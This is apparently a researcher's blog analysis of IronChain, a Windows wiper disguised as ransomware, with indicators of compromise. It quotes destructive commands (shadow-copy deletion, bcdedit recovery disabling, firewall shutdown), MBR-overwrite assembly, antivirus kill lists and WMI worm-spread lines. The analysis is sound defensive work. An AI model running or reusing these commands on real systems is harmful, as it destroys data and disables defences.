


IronChain: A Ransomware That Cannot Decrypt

 derp.ca/research/ironchain-wiper-analysis

Kirk

February 24, 2026



malware ransomware wiper python reverse-engineering

A PE with zero vendor detections: RSA-4096 file encryption, ransom notes in four languages, a Bitcoin demand with a countdown timer, a [.onion](#) payment site. It presents as ransomware but lacks any recovery mechanism -- there is no C2, the private key never leaves memory, and the only network activity is a DDoS flood and LAN worm propagation.

IronChain is not ransomware. The RSA-4096 private key is generated at runtime and never stored to disk or transmitted to any server. Even if you pay, even if the Tor site were real, even if the author wanted to help -- decryption is mathematically impossible. This is a wiper disguised as ransomware.

Binary identification

Field	Value
SHA256	0740e3c22882ccda235bb441a263b3d874105eb034fb2b404e48e444196124ec
Type	PE32+ GUI executable (x86-64)

Field	Value
Packing	PyInstaller
Size	11,280,589 bytes (10.8 MB)
Python version	3.14
Source filename	<code>IronChain.py</code> (1,307+ lines, 52 functions)
Crypto library	PyCryptodome (bundled)
Compile timestamp	2026-02-24 14:57:41 UTC
AV detection	0/72 at time of analysis

The binary is a PyInstaller-packed Python 3.14 script. No obfuscation beyond the packing -- function names are short but readable (`ef`, `om`, `em`, `kp`), string constants are plaintext, and the crypto library is stock PyCryptodome.

We extracted the main payload (`IronChain.pyc`) from the PyInstaller archive using a custom extractor (PyInstaller uses big-endian cookie format: `!8sIIII64s`, magic `MEI\x0c\x0b\x0a\x0b\x0e`). Since the host Python version matched (3.14), we unmarshalled the bytecode directly and disassembled all 52 functions via the `dis` module. No decompiler currently supports Python 3.14, so the entire analysis was done from raw bytecode.

Three kill chains, zero recovery paths

IronChain destroys data through three independent mechanisms, each individually unrecoverable.

Kill chain 1: file encryption

IronChain generates an RSA-4096 keypair at runtime:

```
RSA.generate(4096)
```

The public key wraps per-file AES keys via `PKCS1_OAEP`. Each file gets a fresh AES key, encrypted with the RSA public key and prepended to the ciphertext alongside a 38-byte header marker:

```
CHAINED_6617-382+819=\xa7N??!_ + 13 random bytes
```

The file is renamed with a **.Chained** extension. The encryption itself is sound -- the problem is what happens to the private key. It stays in a local variable. It is never written to disk. It is never transmitted anywhere. When the process exits, it vanishes.

Without the RSA-4096 private key, the per-file AES keys cannot be unwrapped. Brute-forcing RSA-4096 is not feasible with current or foreseeable computing power.

Kill chain 2: Master File Table encryption

IronChain opens `\\\\.\\C:` for raw disk access and encrypts the NTFS Master File Table (MFT) directly:

- **Algorithm:** AES-CTR
- **Key:** `os.urandom(32)` -- 32 random bytes
- **Nonce:** `os.urandom(16)` -- 16 random bytes
- **Offset:** Hardcoded cluster 786432 x 8 sectors/cluster x 512 bytes/sector
- **Size:** 1 GB (2,097,152 sectors)

The MFT is the filesystem's index. It maps every file and directory on the volume to its physical disk location. Without it, the data still exists on disk but the operating system has no way to find it. The AES key and nonce are local variables -- never stored, never transmitted. When the function returns, the MFT is permanently scrambled.

Kill chain 3: boot destruction

IronChain overwrites both legacy and UEFI boot mechanisms.

MBR overwrite -- a 50-byte x86 real-mode bootloader is written to the first 512 bytes of `\\\\.\\PhysicalDrive0:`

```
7c00: eb 1a      jmp 0x7c1c      ; jump over string
7c02: "CHAINED - PAY TO DECRYPT\\x00" ; 26-byte ASCII
7c1c: b8 03 00   mov ax, 3       ; set video mode 80x25
7c1e: cd 10      int 0x10
7c20: be 02 7c   mov si, 0x7c02  ; point to string
7c23: ac         lodsb      ; load next byte
7c24: 08 c0      or al, al       ; null terminator?
7c26: 74 0a      je 0x7c32       ; yes -> halt
7c28: b4 0e      mov ah, 0xe     ; teletype output
7c2a: cd 10      int 0x10       ; print char
7c2c: eb f5      jmp 0x7c23      ; loop
7c2e: fa        cli        ; disable interrupts
7c2f: f4        hlt        ; halt
7c30: eb fd      jmp 0x7c2f      ; infinite halt
```

Padded to 510 bytes with a **0x55AA** boot signature. On next reboot, the system displays "CHAINED - PAY TO DECRYPT" and halts forever.

UEFI destruction -- locates `EFI\Microsoft\Boot\bootmgfw.efi` and overwrites the entire file with 512 null bytes. On UEFI systems, this achieves the same result: the system will not boot.

These are not encryption operations. The original boot data is overwritten, not encrypted. There is nothing to decrypt.

No recovery path

Even if the Tor payment site existed, even if the author wanted to help, they cannot. They do not possess the decryption keys. The keys were never exfiltrated. This is destruction by design.

Attack chain

IronChain executes in six phases. The function names below are the author's originals from the bytecode.

Phase 1: setup and evasion

The binary checks for admin privileges via `IsUserAnAdmin()` (`ia`), then copies itself to `C:\Windows\System32\{random}.exe` (`mt`). The random filename is constructed from one of 25 System32 subdirectories (`drivers`, `config`, `spool`, `wbem`, `Tasks`, etc.) to blend in with legitimate system files. The copy gets hidden, system, and read-only attributes.

After relocation, IronChain kills its previous instance via WMI (`tos`) and makes the new process unkillable by calling `NtSetInformationProcess` with the `ProcessBreakOnTermination` flag (`mpc`). Killing a critical process triggers a Blue Screen of Death (BSOD) -- this is the same mechanism used by `csrss.exe` and `lsass.exe`. Finally, it strips its own access control lists (`ssa`), removing Administrators and Authenticated Users, leaving only Users with read/execute.

Phase 2: persistence and defense evasion

IronChain installs four persistence mechanisms:

1. **Run key:** `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` -> self path
2. **Winlogon shell hijack:** Modifies `HKLM\...\Winlogon\Shell` to include itself
3. **Windows service:** Creates `IronChainSecurity` ("Trusted security module") with `start= auto` and failure recovery (restart every 5 seconds, 3 attempts)
4. **SafeBoot entries:** Registers under both Minimal and Network safe boot configurations

It then systematically disables every tool a user might reach for:

Technique	Detail
Image File Execution Options (IFEO) redirect	<code>cmd.exe</code> Debugger -> <code>svchost.exe</code> (<code>cmd</code> silently launches <code>svchost</code> instead)

Technique	Detail
Registry policy	Disables Task Manager, Run dialog, regedit, Control Panel
User Account Control (UAC) bypass	Sets <code>EnableLUA = 0</code>
Defender kill	<code>DisableAntiSpyware = 1</code> , adds self as exclusion via <code>Add-MpPreference</code>
AV autorun deletion	Removes Kaspersky, Avast, AVG, Bitdefender, Malwarebytes, DrWeb entries from all four Run/RunOnce keys

39 processes are killed via `taskkill /f /im:`

```
Taskmgr.exe, regedit.exe, cmd.exe, msconfig.exe, procexp.exe, procexp64.exe,
mmc.exe, SystemSettings.exe, control.exe, WindowsSecurity.exe,
MsMpEng.exe, avp.exe, ksde.exe, kavsvc.exe, avpui.exe,
bdagent.exe, bdservicehost.exe, bdredline.exe, bdwttag.exe,
avastui.exe, AvastSvc.exe, AvastEmUpdate.exe,
avgui.exe, AVGSvc.exe, avgwdsvc.exe,
mbam.exe, mbamtray.exe, MBAMService.exe, mbamguard.exe,
dwengine.exe, dwservice.exe, dwagent.exe,
powershell.exe, pwsh.exe, taskkill.exe, wmic.exe, diskpart.exe,
services.msc, Autoruns.exe, gpedit.msc
```

16 security services are stopped, disabled, and deleted:

```
AVP, KAV, BDSS, Bitdefender, avast! Antivirus, avast! Service, AVG,
MBAMService, DrWeb, wscsvc, SecurityHealthService, Sense,
WinDefend, WdNisSvc, MpKslDrv, NisSrv
```

The hosts file gets seven entries intended to block antivirus downloads:

```
127.0.0.1 https://www.google.com/search?q=free+antivirus
127.0.0.1 https://www.google.com/search?q=antivirus
127.0.0.1 https://www.google.com/search?q=how to remove virus
127.0.0.1 http://kaspersky.com/
127.0.0.1 https://www.bitdefender.com/en-us/consumer/free-antivirus
127.0.0.1 https://www.avast.com
127.0.0.1 https://www.avg.com
```

These entries are malformed -- the hosts file operates on hostnames, not full URLs. The Google search entries will not resolve.

The Windows Firewall is disabled via `netsh advfirewall set allprofiles state off`.

Phase 3: destruction

All recovery mechanisms are eliminated before encryption begins:

```
vssadmin delete shadows /all /quiet
wbadmin delete catalog -quiet
bcdedit /set {default} recoveryenabled no
bcdedit /set {default} bootstatuspolicy ignoreallfailures
bcdedit /set {default} safeboot minimal
sc config swprv start= disabled
```

System Restore is disabled via registry (`DisableSR=1`, `DisableConfig=1`). The `bcdedit safeboot minimal` command forces the machine into Safe Mode on next boot -- if it boots at all -- preventing normal recovery workflows.

Then file encryption begins (`ew -> ef`). The walk function traverses all drives (local, network, removable) and feeds files to a `ThreadPoolExecutor` for parallel encryption. The encrypt function generates a per-file AES key, wraps it with the RSA-4096 public key, prepends the 38-byte `CHAINED_` header, writes the ciphertext, and renames with `.Chained`. It skips its own executable, ransom notes, `.hta` files, and anything already bearing the `CHAINED_` header.

Ransom notes are dropped in both TXT (`PLEASEREADTHIS.txt`) and HTA (`IronChain.hta`) formats. The HTA is a fully styled application -- dark theme with red accents, a JavaScript countdown timer that reads the infection timestamp from `C:\ProgramData\IRONCHAIN\time.dat`, a price-doubling timer, the victim's username and IP address, a random victim ID, and a language selector supporting English, Spanish, French, and German. The footer reads "IRONCHAIN v3.0 - Your data is our business."

A custom wallpaper is set from a 216 KB PNG embedded as base64 in the bytecode (288,204 characters encoded).

Phase 4: maximum damage

After file encryption, IronChain destroys boot infrastructure and the filesystem index as described in the kill chain analysis above: MBR overwrite, UEFI destruction, and MFT encryption. It also ejects all CD/DVD drives via PowerShell COM.

Phase 5: propagation

USB spreading (`uw -> ctu`): Enumerates removable drives and copies itself with random filenames, skipping system directories (`$Recycle.Bin`, `System Volume Information`, `Windows`, `ProgramData`, `Temp`, `Security`).

Network worm (`nw -> pnw -> ir`): Discovers the local subnet via `Get-WmiObject Win32_NetworkAdapterConfiguration`, sweeps the range with ICMP ping, then attempts to copy itself to reachable hosts over SMB admin shares (`\\\\target\\C$\\Users\\Public\\` and `\\\\target\\ADMIN$\\`). Remote execution is attempted via two methods:

```
Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList '...'
Invoke-CimMethod -ClassName Win32_Process -MethodName Create -Arguments @{CommandLine='...'}
```

This requires the current session to have admin credentials on the target -- domain admin or local admin. A `ThreadPoolExecutor` parallelizes the scan.

DDoS (`sf -> uf, hf`): UDP flood to port 443 and random high ports, plus HTTP GET flood with a generic `Mozilla/5.0` User-Agent. Both target `youtubea.com` (a YouTube typosquat) with `104.18.20.122` as a hardcoded fallback -- a Cloudflare IP. The fallback IP belongs to Cloudflare.

Phase 6: lockout and shutdown

IronChain installs a low-level keyboard hook via `SetWindowsHookExA` that blocks all key input. Explorer is killed (`taskkill /f /im explorer.exe`), and after a 250-second delay, the system is forcibly shut down (`shutdown /s /t 0 /f`).

It also kills `notepad.exe`.

IOC summary

Network

Type	Value	Context
Domain	<code>youtubea.com</code>	DDoS target (typosquat)
IP	<code>104.18.20.122</code>	DDoS fallback (Cloudflare)
Onion	<code>ironchaindecrypt7xfzq5tclm9jzpwq72uofgy2znkdsxm54zbcu2yid.onion</code>	Fake payment site

Type	Value	Context
User-Agent	Mozilla/5.0	HTTP flood

Host

Indicator	Value
Extension	.Chained
File header	CHAINED_6617-382+819=\xa7N??!_ (25 bytes fixed + 13 random)
Ransom note	PLEASEREADTHIS.txt
Ransom note	IronChain.hta
Timestamp file	C:\\ProgramData\\IRONCHAIN\\time.dat
Wallpaper	%TEMP%\\IronChain_wallpaper.bmp
Service	IronChainSecurity ("IronChain Security Component")
Mutex	IronChainMutex_{random}
Self-copy	C:\\Windows\\System32\\{random}.exe (hidden, system, read-only)

Registry

Key	Value	Purpose
HKCU\\...\\Run\\IronChain	Self path	Persistence
HKLM\\...\\Winlogon\\Shell	Modified	Shell hijack
HKLM\\...\\IFE0\\cmd.exe\\Debugger	svchost.exe	Redirect cmd

Key	Value	Purpose
HKCU\\...\\DisableTaskMgr	1	Block Task Manager
HKCU\\...\\NoRun	1	Block Run dialog
HKCU\\...\\DisableRegistryTools	1	Block regedit
HKCU\\...\\NoControlPanel	1	Block Control Panel
HKLM\\...\\EnableLUA	0	Disable UAC
HKLM\\...\\DisableAntiSpyware	1	Disable Defender

Behavioral

Behavior	Detail
Process made critical	<code>NtSetInformationProcess</code> -- killing triggers BSOD
Firewall disabled	<code>netsh advfirewall set allprofiles state off</code>
Shadow copies deleted	<code>vssadmin delete shadows /all /quiet</code>
Safe Mode forced	<code>bcdedit /set {default} safeboot minimal</code>
SMB propagation	Copies to <code>\\\\target\\C\$</code> and <code>\\\\ADMIN\$</code> shares
Keyboard blocked	Low-level hook via <code>SetWindowsHookExA</code>

Assessment

IronChain uses IFEO debugger redirection, `NtSetInformationProcess` for critical process protection, raw disk access for MFT encryption, x86 real-mode MBR assembly, ACL manipulation, and service creation with failure recovery.

The "v3.0" version string in the HTA footer suggests prior iterations. The binary had zero vendor detections at time of analysis.

If IronChain executes successfully, the data is gone.

See also: [PureLogs](#), [PureCrypter](#), [Violet RAT](#).

Kirk

I like the internet. Want to get in touch? ·